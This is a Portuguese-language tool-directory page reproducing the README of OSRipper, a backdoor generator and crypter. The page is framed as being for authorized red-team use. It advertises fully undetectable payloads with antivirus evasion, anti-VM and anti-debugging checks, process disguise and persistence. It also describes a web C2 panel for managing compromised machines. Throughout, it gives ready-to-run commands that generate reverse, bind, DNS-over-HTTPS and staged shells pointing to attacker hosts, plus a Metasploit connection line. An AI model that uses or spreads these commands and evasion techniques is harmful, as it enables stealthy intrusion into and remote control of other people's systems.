
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
OSRipper — Framework de Backdoor e Crypter multiplataforma com evasão de AV e webUI leve integrada | Kitploit
Ferramentas/GitHubGitHub/noahoksuz/osripper
Frameworks de ExploraçãoGeração de PayloadsEvasão de IDS/IPSPós-ExploraçãoTestes de PenetraçãoComando e ControleAprendizado e EducaçãoRed Teaming
GitHubnoahoksuz/osripper

OSRipper

Framework de Backdoor e Crypter multiplataforma com evasão de AV e webUI leve integrada
Ver Repositório
3285075há 7 mesesRevisado pelo Kitploit
Site

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

OSRipper v0.4.2

OSRipper Logo

CodeFactor Python Version License Platform

Gerador de payload e crypter avançado multiplataforma com capacidades FUD

Funcionalidades • Início Rápido • Interface Web • Tipos de Payload • Documentação


Visão Geral

OSRipper é um gerador de backdoors e crypter sofisticado, totalmente indetectável (FUD), projetado para testes de penetração autorizados e operações de equipe vermelha. Apresenta técnicas avançadas de evasão, múltiplos tipos de payload e uma interface C2 moderna baseada na web para gerenciar sistemas comprometidos.

Destaques Principais

  • Totalmente Indetectável (FUD) — Técnicas avançadas de evasão contornam soluções AV modernas

  • Interface C2 Baseada na Web — Painel moderno para gerenciar sessões ativas
  • Múltiplos Tipos de Payload — Bind shells, reverse shells, DoH C2, HTTPS C2 e mais
  • Ofuscação em Múltiplas Camadas — Ofuscação padrão e aprimorada com variáveis aleatórias
  • Compilação Binária — Compila payloads em executáveis autônomos
  • Comunicação Criptografada — Canais C2 SSL/TLS e HTTPS com fixação de certificado
  • Recursos Furtivos — Detecção de VM, anti-debugging, disfarce de processos

Funcionalidades

Geração de Payload

Tipo de PayloadDescriçãoCaso de Uso
Bind ShellAbre uma porta na máquina alvoAcesso direto quando conexões reversas estão bloqueadas
Reverse TCP MeterpreterConexão reversa criptografada com SSL/TLSTeste de penetração padrão
DNS-over-HTTPS C2C2 furtivo baseado em DoHBypass de restrições de rede
HTTPS C2C2 HTTPS com fixação de certificadoCanal C2 seguro e autenticado
Payload EstagiadoEntrega web em múltiplos estágiosImplantação furtiva aprimorada
Crypter de Código PersonalizadoOfusca qualquer script PythonCriptografia de payload personalizada

Técnicas de Evasão

  • Ofuscação Avançada — Codificação de código em múltiplas camadas com variáveis aleatórias
  • Ofuscação Aprimorada — Anti-debug, detecção de VM, injeção de código lixo
  • Detecção Anti-VM — Evasão de sandbox e máquinas virtuais
  • Atrasos Furtivos — Atrasos aleatórios na inicialização (5–15 segundos)
  • Disfarce de Processos — Fingir ser processos legítimos do sistema
  • Aleatorização de Assinaturas — Cada payload é único

Funcionalidades da Interface Web

  • Painel de Sessões — Visualizar todas as sessões C2 ativas
  • Terminal Interativo — Executar comandos via interface web
  • Gerador de Payload — Gerar payloads diretamente da interface web
  • Gerenciamento de Sessões — Visualizar informações do sistema, histórico de comandos e gerenciar sessões
  • Atualizações em Tempo Real — Visualização ao vivo da execução de comandos e respostas

Capacidades Avançadas

  • Integração com Ngrok — Criação automática de túneis para IPs dinâmicos
  • Fixação de Certificado — C2 HTTPS segura com validação de certificado
  • Persistência de Sessão — Manter conexões mesmo após reinicializações
  • Enfileiramento de Comandos — Enfileirar comandos para agentes offline
  • Interpretação de Respostas — Interpretação automática da saída dos comandos

Início Rápido

Instalação

# Clonar repositório
git clone https://github.com/SubGlitch1/OSRipper.git
cd OSRipper

# Instalar dependências
pip3 install -r requirements.txt

# Instalar pacote
pip3 install -e .

Importante — execute a configuração para funcionalidades opcionais (ngrok, compilação binária):
Em muitos sistemas (especialmente Linux com ambiente Python gerenciado externamente), você deve executar a configuração integrada para que as dependências opcionais sejam instaladas no venv do OSRipper. Faça isso uma vez após a instalação:

osripper-cli setup

Isso cria ~/.local/share/osripper/venv, instala pyngrok, nuitka e sandboxed lá, e todas as execuções posteriores de osripper / osripper-cli os usarão automaticamente. Sem isso, --ngrok e --compile solicitarão que você execute a configuração. Use osripper-cli setup --system somente se preferir uma instalação pip de sistema/usuário em vez do venv.

Uso Básico

Modo Interativo:

osripper
# ou
python3 -m osripper

Linha de Comando:

# Gerar reverse shell
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --compile

# Gerar payload DoH C2
osripper-cli doh -d example.com --obfuscate --compile

Interface Web:

# Iniciar servidor C2 com interface web
python -m osripper.c2.server example.com --port 5000

# Acessar painel em http://localhost:5000

Interface Web

OSRipper inclui uma interface C2 moderna baseada na web para gerenciar sistemas comprometidos.

Funcionalidades

  • Painel — Visão geral de todas as sessões ativas
  • Gerenciamento de Sessões — Visualizar informações do sistema e executar comandos
  • Gerador de Payload — Gerar payloads DoH e HTTPS via interface web
  • Histórico de Comandos — Rastrear todos os comandos executados e suas respostas
  • Atualizações em Tempo Real — Visualização ao vivo da execução de comandos e respostas

Iniciar o Servidor C2

# Uso básico
python -m osripper.c2.server example.com

# Com HTTPS
python -m osripper.c2.server example.com --https

# Porta personalizada
python -m osripper.c2.server example.com --port 8080

# Com certificado personalizado
python -m osripper.c2.server example.com --https --cert server.crt --key server.key

Acessar a Interface Web

Quando o servidor estiver em execução, acesse o painel em:

  • HTTP: http://localhost:5000
  • HTTPS: https://localhost:5000 (se ativado)

Tipos de Payload

1. Backdoor Bind Shell

Abre uma porta na máquina alvo e aguarda conexões.

osripper-cli bind -p 4444 --obfuscate --compile

Conexão:

msfconsole -q -x 'use python/meterpreter/bind_tcp; set RHOST target_ip; set RPORT 4444; exploit'

2. Reverse TCP Meterpreter

Conexão reversa criptografada com SSL/TLS.

osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --enhanced --compile

3. DNS-over-HTTPS C2

Canal C2 furtivo usando o protocolo DNS-over-HTTPS. Contorna muitas restrições de rede.

# Gerar payload
osripper-cli doh -d example.com --obfuscate --compile

# Iniciar servidor C2
python -m osripper.c2.server example.com

Funcionalidades:

  • Comunicação furtiva baseada em DNS
  • Interface web para gerenciamento de sessões
  • Persistência automática de sessão
  • Enfileiramento de comandos para agentes offline

4. HTTPS C2 (Fixação de Certificado)

C2 HTTPS segura com fixação de certificado para autenticação.

# Gerar payload (via interface web ou linha de comando)
# Iniciar servidor C2 com HTTPS
python -m osripper.c2.server example.com --https

# Obter impressão digital do certificado
curl http://localhost:5000/api/cert-fingerprint

Funcionalidades:

  • Fixação de certificado para segurança
  • Comunicação HTTPS criptografada
  • Integração com interface web
  • Gerenciamento de sessões

5. Payload Estagiado

Entrega web em múltiplos estágios para furtividade aprimorada.

osripper-cli staged -H 192.168.1.100 -p 8080 --obfuscate
Baixar ferramenta